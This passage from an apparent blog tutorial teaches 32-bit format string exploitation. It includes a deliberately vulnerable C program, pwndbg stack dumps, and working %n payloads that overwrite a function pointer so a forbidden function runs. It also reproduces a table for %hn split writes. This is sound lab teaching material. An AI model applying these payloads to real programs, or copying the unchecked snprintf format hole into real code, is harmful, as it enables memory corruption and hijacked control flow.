Now we only need to make sure, when it is the turn of %n, the pointer points to a valid memory address.
We run the program with:

run $(printf "\x44\xd0\xff\xff")%.32x%x%x%n   (the address is in reverse, because of little endian on x86)


We let the program run to completion, and see:

buffer : [D���000000000000000000000000f7fa6a28f7fa50001] (45)
i = 45 (0xffffd044) (note in the source that it is initialized with 1.
45 results as the following: 4 (address) + 32 (precision) + 8 + 1 (as 0x01 is printed non padded as 1) .

Same as we already know. But HINT HINT, the %.precision can be an arbitrary large number, in the hundreds of Megabytes.

But there is another method to do this memory write, just in case the one we already know doesn't work. There is a method to split the 4byte write up into 2 chunks. 2 high order bytes (HOB) and 2 low order bytes (LOB). Note we are dealing with 32bit processes in this Article, so 4 byte is ok. 64-bit part will be a second part coming soon

In "Gray Hat Hacking 5Th Edition" p.233 at the bottom, Table 12-2 there is a nice formula how to derive the exploit format string .
Due to copyright I do not post it here, but the one I could find on the internet is this (https://tuonilabs.files.wordpress.com/2017/05/screenshot-8.pnG)   which resembles the one in the book pretty closely:



```
----------------------------------------------------------------------
When HOB < LOB     | When LOB < HOB     | Notes
----------------------------------------------------------------------
[addr + 2][addr]   | [addr + 2][addr]   | Notice that the second 16
                   |                    | bits go first.
%.[HOB - 8]x       | %.[LOB - 8]x       | The dot (.) is used to ensure
                   |                    | integers. Expressed in decimal.
%[offset]$hn       | %[offset + 1]$hn   |
%.[LOB - HOB]x     | %.[HOB - LOB]x     | The dot (.) is used to ensure
                   |                    | integers. Expressed in decimal.
%[offset + 1]$hn   | %[offset]$hn       |
----------------------------------------------------------------------
```

Now for some fun, the following is taken from http://www.linuxfocus.org/English/July2001/article191.meta.shtml too:

We compile it as always with: clang -m32 -fno-stack-protector -O1 vuln.c -o vuln

```
/* vuln.c */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int helloWorld();
int accessForbidden();

int vuln(const char *format)
{
  char buffer[128];
  int (*ptrf)();

  memset(buffer, 0, sizeof(buffer));

  printf("helloWorld() = %p\n", helloWorld);
  printf("accessForbidden() = %p\n\n", accessForbidden);

  ptrf = helloWorld;
  printf("before : ptrf() = %p (%p)\n", ptrf, &ptrf);

  snprintf(buffer, sizeof buffer, format);
  printf("buffer = [%s] (%d)\n", buffer, strlen(buffer));

  printf("after : ptrf() = %p (%p)\n", ptrf, &ptrf);

  return ptrf();
}

int main(int argc, char **argv) {
  int i;
  if (argc <= 1) {
    fprintf(stderr, "Usage: %s <buffer>\n", argv[0]);
    exit(-1);
  }
  for(i=0;i<argc;i++)
    printf("%d %p\n",i,argv[i]);

  exit(vuln(argv[1]));
}

int helloWorld()
{
  printf("Welcome in \"helloWorld\"\n");
  fflush(stdout);
  return 0;
}

int accessForbidden()
{
  printf("You shouldn't be here \"accesForbidden\"\n");
  fflush(stdout);
  return 0;
}
```

Goal is to have the accessForbidden function being called.
Our "attack plan" with everything we know so far.
1.) find out where our Format string will be reflected back to us
2.) find the address of the accessForbidden function
3.) overwrite the function pointer address of ptrf() wheri points to
 with the address from the access forbidden function

So we need Address where to write too, and the address what to write

We map the program:

```
/vuln "AAAA 1=%08x 2=%08x 3=%08x 4=%08x 5=%08x 6=%08x 7=%08x 8=%08x"
0 0xfff18349
1 0xfff18350
helloWorld() = 0x8049310
accessForbidden() = 0x8049340

before : ptrf() = 0x8049310 (0xfff1697c)
buffer = [AAAA 1=00000000 2=00000000 3=f63d4e2e 4=f7fe1b40 5=08049310 6=41414141 7=303d3120 8=30303030] (92)
after : ptrf() = 0x8049310 (0xfff1697c)
Welcome in "helloWorld"
```

We see the 6th parameter is our string, the 5th parameter is our target function, we need to overwrite the 5th location with the address of the accessForbidden function

```
pwndbg> stack 32
────────────────────────────────────────[ STACK ]────────────────────────────────────────
```

`00:0000│ esp 0xffffcfa0 —▸ 0xffffcfc0 ◂— 0x0`	
`01:0004│     0xffffcfa4 ◂— 0x80`	
`02:0008│     0xffffcfa8 —▸ 0xffffd2ea ◂— 'AAAA 1=%08x 2=%08x 3=%08x 4=%08x 5=%08x 6=%08x 7=%08x 8=%08x'`	
`03:000c│     0xffffcfac ◂— 0x0`	precsion
`04:0010│     0xffffcfb0 ◂— 0x0`	08x
`05:0014│     0xffffcfb4 ◂— 0xf63d4e2e`	08x
`06:0018│     0xffffcfb8 —▸ 0xf7ffdb40 —▸ 0xf7ffdae0 —▸ 0xf7fca3e0 —▸ 0xf7ffd980 ◂— …`	08x
`07:001c│ ebx 0xffffcfbc —▸ 0x8049310 (helloWorld) ◂— sub    esp, 0xc`	08x
`08:0020│ esi 0xffffcfc0 ◂— 0x0`	%n -- Start of format string
`... ↓        23 skipped`	

```
pwndbg> c
Continuing.
buffer = [AAAA 1=00000000 2=00000000 3=f63d4e2e 4=f7ffdb40 5=08049310 6=41414141 7=303d3120 8=30303030] (92)
after : ptrf() = 0x8049310 (0xffffcfbc)
Welcome in "helloWorld"
```

So how we go about this?
First we try the "%.precision" version, to prove that the address can be 100+ MB away from each other.

Lets figure this out. Access forbidden is 0x8049340; so we need to write at least 134517568 (in hex 0x8049340) bytes in our "virtual to be written buffer".
Having a look at the above stack we see:

For the precision we need 134517568 - 4 - 32 = 134517532

So the string becomes (stack address changed) :

```
run $(printf "\xcc\xcf\xff\xff")%.134517532x%08x%08x%08x%08x%n
```

```
————————————————————————————————[ DISASM ]————————————————————————————————
 0x8049254 <vuln+116>    call   snprintf@plt <snprintf@plt>
      s: 0xffffcfd0 ◂— 0x0
      maxlen: 0x80
      format: 0xffffd304 —▸ 0xffffcfcc —▸ 0x8049310 (helloWorld) ◂— 0xc70cec83
      vararg: 0x0

————————————————————————————————[ STACK ]————————————————————————————————
00:0000│ esp 0xffffcfb0 —▸ 0xffffcfd0 ◂— 0x0
01:0004│     0xffffcfb4 ◂— 0x80
02:0008│     0xffffcfb8 —▸ 0xffffd304 —▸ 0xffffcfcc —▸ 0x8049310 (helloWorld) ◂— sub    esp, 0xc
03:000c│     0xffffcfbc ◂— 0x0
04:0010│     0xffffcfc0 ◂— 0x0
05:0014│     0xffffcfc4 ◂— 0xf63d4e2e
06:0018│     0xffffcfc8 —▸ 0xf7ffdb40 —▸ 0xf7ffdae0 —▸ 0xf7fca3e0 —▸ 0xf7ffd980 ◂— ...
07:001c│ ebx 0xffffcfcc —▸ 0x8049310 (helloWorld) ◂— sub    esp, 0xc
```

Break after snprintf:

```
————————————————————————————————[ STACK ]————————————————————————————————
00:0000│ esp 0xffffcfb0 —▸ 0xffffcfd0 —▸ 0xffffcfcc —▸ 0x8049340 (accessForbidden) ◂— sub    esp, 0xc
01:0004│     0xffffcfb4 ◂— 0x80
02:0008│     0xffffcfb8 —▸ 0xffffd304 —▸ 0xffffcfcc —▸ 0x8049340 (accessForbidden) ◂— sub    esp, 0xc
03:000c│     0xffffcfbc ◂— 0x0
04:0010│     0xffffcfc0 ◂— 0x0
05:0014│     0xffffcfc4 ◂— 0xf63d4e2e
06:0018│     0xffffcfc8 —▸ 0xf7ffdb40 —▸ 0xf7ffdae0 —▸ 0xf7fca3e0 —▸ 0xf7ffd980 ◂— ...
07:001c│ ebx 0xffffcfcc —▸ 0x8049340 (accessForbidden) ◂— sub    esp, 0xc
```

Let it run to completion:

```
buffer = [����
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000] (127)
after : ptrf() = 0x8049340 (0xffffcfcc)
You shouldn't be here "accesForbidden"
```

Challenged solved :-)

It is left as an exercise to the reader to solve it with short writes (HOB and LOB) with the formula above

Next time we have a look at how 64-bit calling convention influences format string exploits

Till then have a good one :-)

- https://www.win.tue.nl/~aeb/linux/hh/formats-teso.html
- http://www.linuxfocus.org/English/July2001/article191.meta.shtml
- https://surface.syr.edu/cgi/viewcontent.cgi?article=1095&context=eecs
- https://buffer.antifork.org/security/heap_atexit.txt
- https://reverseengineering.stackexchange.com/questions/13928/managing-inputs-for-payload-injection
- https://www.exploit-db.com/docs/english/28476-linux-format-string-exploitation.pdf

----